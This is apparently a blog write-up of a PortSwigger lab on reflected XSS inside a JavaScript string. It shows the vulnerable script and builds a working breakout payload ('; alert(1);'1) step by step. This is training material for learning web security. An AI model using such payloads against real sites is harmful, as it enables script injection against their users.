Reflected XSS into a JavaScript string with angle brackets HTML encoded
This writeup delves into the 9th XSS lab in port swigger.
Introduction
This is a reflected XSS vulnerability within the search bar, let’s try it.
Investigation
We have the usual website: a blog post with a search bar. Let’s see how it works.
As usual, it sends a GET request, and we get the following URL:
1
https://0a4e003a039cead281826140000f0090.web-security-academy.net/?search=hey
Let’s inspect the input and see how our text is reflected on the page.
After some investigation in the page source, we realize the following code is used:
1
2
3
4
<script>
var searchTerms = '' <script>alert(1)</script>';
document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
This script appears after inserting the following payload:
1
'<script>alert(1)</script>
So we can close the quote and then trigger an alert like this: '; alert(.
Payload Building
We are on the right track. After developing some payloads, I tried this:
1
'; alert(1);

But it still resulted in a syntax error:
1
var searchTerms = ''; alert(1);';
So after the semicolon, I need something to handle the remaining quote.
I tried:
1
'; alert(1);'1
And this payload worked.

Why? Because it becomes:
1
var searchTerms = ''; alert(1);'1';
And '1' is valid JavaScript syntax, since it is just a string.
Conclusion
We have now finished the Apprentice labs for XSS. Can’t wait for the Practitioner and Expert ones.